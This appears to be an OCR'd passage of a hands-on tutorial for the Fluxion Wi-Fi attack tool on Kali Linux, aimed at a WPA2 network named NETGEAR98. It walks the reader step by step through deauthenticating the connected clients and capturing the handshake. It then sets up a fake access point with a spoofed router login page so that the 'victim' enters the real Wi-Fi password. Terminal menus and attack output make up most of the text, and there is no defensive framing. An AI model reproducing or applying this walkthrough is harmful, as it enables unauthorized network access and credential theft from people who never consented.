
Now it’s time to capture the handshake. We need to DE-authenticate the target AP so that all the connected devices try to connect back with the authentication packet and we are ready to capture them.



```
File  Edit  View  Search  Terminal  Help
#########################################################
#                                                       #
#       FLUXION 0.23      < Fluxion Is The Future >     #
# by Deltax, Strasharo and ApatheticEuphoria            #
#                                                       #
#########################################################

*Capture Handshake*

        1) Deauth all
        2) Deauth all [mdk3]
        3) Deauth target
        4) Rescan networks
        5) Exit

        #> 3
```

Select “3” here to “Deauth target”.

Now the real game has started.



```
#########################################################
#       FLUXION 0.23      < Fluxion Is The Future >     #
# by Deltax, Strasharo and ApatheticEuphoria            #
#########################################################

*Capture Handshake*

Status handshake:

  1) Check handshake
  2) Back (Select another deauth method)
  3) Select another network
  4) Exit
  #>
```


```
Capturing data on channel --> 10

CH 10 ][ Elapsed: 12 s ][ 2017-03-20 15:36 ][ WPA handshake: 10:0D:7F:A9:FB:90

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSI

10:0D:7F:A9:FB:90   -9   0       83       42    0  10  54e. WPA2 CCMP   PSK  NETG

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

[illegible]
```

```
Deauthenticating client C0:CB:38:92:CC:CD
[illegible]
```


When you see WPA handshake is captured, click on those mini terminal (xterm) and press “Ctrl+c” and then press “1” to check the handshake.

The next windows comes like this and asks you for the attack method. Here choose “1 (Web Interface)” for “Wi-Fi phishing attack.”

Here again just choose the option:




```
File  Edit  View  Search  Terminal  Help
#########################################################
#                                                       #
#       FLUXION 0.23      < Fluxion Is The Future >     #
# by Deltax, Strasharo and ApatheticEuphoria            #
#                                                       #
#########################################################

INFO WIFI

               SSID = NETGEAR98 / WPA2
               Channel = 10
               Speed = 54 Mbps
               BSSID = 10:0D:7F:A9:FB:90 (NETGEAR INC., )

Select your option

      1) Web Interface
      2) Bruteforce
      3) Exit

#? 1
```



```
File   Edit   View   Search   Terminal   Help
##################################################################
#                                                                #
#      FLUXION 0.23     < Fluxion Is The Future >                #
# by Deltax, Strasharo and ApatheticEuphoria                     #
#                                                                #
##################################################################

INFO WIFI

               SSID = NETGEAR98 / WPA2
               Channel = 10
               Speed = 54 Mbps
               BSSID = 10:0D:7F:A9:FB:90 (NETGEAR INC., )

Select Login Page

1)  English     [ENG](NEUTRA)
2)  Netgear     [ENG]
3)  Belkin      [ENG]
4)  Arris       [ENG]
5)  Verizon     [ENG]
6)  Xfinity     [ENG]
7)  Huawei      [ENG]
8)  Spanish     [ESP](NEUTRA)
9)  Netgear     [ESP]
10) Arris       [ESP]
11) Vodafone    [ESP]
12) Italian     [IT]
13) French      [FR]
14) Portuguese  [POR]
15) German      [GER]
16) Chinese     [ZH_CN](NEUTRA)
17) Back

#? 1
```

After that you'll see your Kali Linux like the below picture. All the devices will be disconnected from the original AP.




```
Internet Systems Consortium DHCP Server 4.3.5
Copyright 2004-2016 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/TMPflux/dhcpd.conf
Database file: /tmp/TMPflux/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan0/[illegible]/192.168.1.0/24
Sending on   LPF/wlan0/[illegible]/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
Server starting service.

Attack in progress ..

     1) Choose another network
     2) Exit

     #>
```

```
ACCESS POINT:
   SSID...............: NETGEAR98
   MAC................: [illegible]
   Channel............: 10
   Vendor.............: NETGEAR INC.,
   Operation time.....: [illegible]
   Attempts...........: 0
   Clients............: 0

CLIENTS ONLINE:
```

```
[illegible]: dom.query. 60 IN A 192.168.1.1
```

```
Periodically re-reading blacklist/whitelist every 3 seconds
```

Obviously, they will try to go to the Wi-Fi settings and search for the Wi-Fi name they used to connect. When someone tries to connect to our "Fake AP", you'll see this:




```
Sending on   Socket/fallback/fallback-net
Server starting service.
DHCPDISCOVER from [illegible] via wlan0
DHCPOFFER on 192.168.1.100 to [illegible] via wlan0
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from [illegible] via wlan0
DHCPACK on 192.168.1.100 to [illegible] via wlan0
reuse_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.168.1.100
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from [illegible] via wlan0
DHCPACK on 192.168.1.100 to [illegible] via wlan0
Attack in progress ..

     1) Choose another network
     2) Exit

     #> 
```

```
ACCESS POINT:
  SSID.............: NETGEAR98
  MAC..............: [illegible]
  Channel..........: 10
  Vendor...........: NETGEAR INC..
  Operation time...: [illegible]
  Attempts.........: 0
  Clients..........: 1

CLIENTS ONLINE:
  1) 192.168.1.100 [illegible] () [illegible]
```

```
[illegible]
```

```
Periodically re-reading blacklist/whitelist every 3 seconds
```

At the same time the "Victim" will see this window,



1:09 AM

Cancel NETGEAR98 OK

Login Page


ESSID: **NETGEAR98**
BSSID: **10:0D:7F:A9:FB:90**
Chan: **10**

For security reasons, enter the key to access the Internet

Enter your WPA password:

Submit

Victim will enter the password.



12:34 AM

Cancel NETGEAR98 OK


ESSID: NETGEAR98
BSSID: 10:0D:7F:A9:FB:90
Chan: 10

For security reasons, enter the key to access the Internet

Enter your WPA password:

Submit

After entering the right password, Victim will see this message:




12:34 AM

Cancel NETGEAR98 OK

